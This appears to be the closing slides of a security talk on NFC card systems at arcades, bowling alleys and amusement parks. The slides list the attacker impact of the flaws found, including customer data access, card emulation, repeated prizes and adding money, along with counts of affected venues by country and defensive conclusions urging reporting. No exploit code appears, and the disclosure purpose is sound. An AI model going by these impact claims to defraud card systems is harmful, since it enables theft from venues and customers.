Mobile NFC

Context of data: The ending `9000` is commonly seen in smart cards or NFC communication as a status word indicating success in responses from such devices (especially in ISO/IEC 7816 communication protocols). The string could thus represent a response from an NFC or smart card transaction.

STAGE 10

Ending

What we can do?

- Information about all the customers(card + bookings)
- Access and emulate all the cards
- Earn the same prizes multiple times
- Charge money

Latin America:

**Colombia(x31), Mexico(x11),
Chile(x7), Venezuela(x7), Ecuador(x5),
Bolivia(x3), Uruguay(x2), Peru(x2), etc.**

Latin America:

**Colombia(x31), Mexico(x11),
Chile(x7), Venezuela(x7), Ecuador(x5),
Bolivia(x3), Uruguay(x2), Peru(x2), etc.**

WHAT ABOUT HERE??



"Just... Try Not To Be Such An Idiot."



Brazil



- 13 customers, +105 installations

Brazil



- 13 customers, +105 installations
- Arcades, Bowling, Amusement Parks, Medieval Park(?)

Brazil



- 13 customers, +105 installations
- Arcades, Bowling, Amusement Parks, Medieval Park(?)
- São Paulo, Rio de Janeiro, Belo Horizonte, Porto Alegre, São Caetano do Sul, Brasilia, Canoas, Curitiba, Ribeirão Preto, Jundiaí, etc

CONCLUSIONS

CONCLUSIONS

- At 2024 we can found a lot of basic vulns 💩

CONCLUSIONS

- At 2024 we can found a lot of basic vulns 💩
- DevSecOps culture 🖥️

CONCLUSIONS

- At 2024 we can found a lot of basic vulns 🤦
- DevSecOps culture 💻
- Security education & training📚

CONCLUSIONS

- At 2024 we can found a lot of basic vulns 🤦
- DevSecOps culture 💻
- Security education & training 📚
- MAY/JUNE 2024: UPDATE ⚡

CONCLUSIONS

- At 2024 we can found a lot of basic vulns 💩
- DevSecOps culture 🖥️
- Security education & training 📚
- MAY/JUNE 2024: UPDATE ⚡
- If u found something, REPORT THAT !!

CONCLUSIONS

- At 2024 we can found a lot of basic vulns 🤦
- DevSecOps culture 💻
- Security education & training 📚
- MAY/JUNE 2024: UPDATE 🚨
- If u found something, REPORT THAT !!
- If someone sends u a report, PAY SOME ATTENTION 🙌

THANKS !

Any questions?

@ignavarro1